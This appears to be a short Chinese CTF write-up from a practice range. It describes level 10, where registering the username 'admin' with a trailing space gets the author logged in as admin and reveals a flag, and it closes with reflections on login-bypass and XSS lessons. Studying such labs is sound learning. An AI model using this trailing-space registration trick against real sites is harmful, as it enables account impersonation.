
伪装者

恭喜您目前登录为admin!

two{this_is_COOKIE}

NO.10

又是登录页面，提示上说键盘上最长的键，那就是空格了




rimovni.exeye.run 显示

键盘上最长的键。

确定
Signin Form
User Name
Password
Remember me ?
Forgot password?
SIGN IN
DESI
ATIVE
伪装者
HELLO,HACKER.
游戏已经正式开始了，这个游戏最刺激的地方就在于没人会告诉你游戏规则，你所在的就是一个真实的网页入口，该怎么做，发挥你的想象。
CSDN @beirry

效仿第九道题，注册用户为admin[此处代表空格]



注册


用户：admin

密码：••••••

确认密码：••••••

确定
取消
伪装者
HELLO,HACKER.
游戏已经正式开始了，这个游戏最刺激的地方就在于没人会告诉你游戏规则，你所在的就是一个真实的网页入口，该怎么做，发挥你的想象。
CSDN @beirry

点击确定



伪装者

恭喜您目前登录为admin!
two{nbsp_is_Interesting}

得到flag

百日打卡靶场算是比较基础且常见的一些web漏洞，可以发现做下来10道题，主要测的都是登录窗口以及xss，给我们提供了比较多的思路在实战中去运用，包括不检查大小写，不检查大小写在windows服务器中比较常见，空格绕过登录这个是我第一次见，也是学习到了新的知识。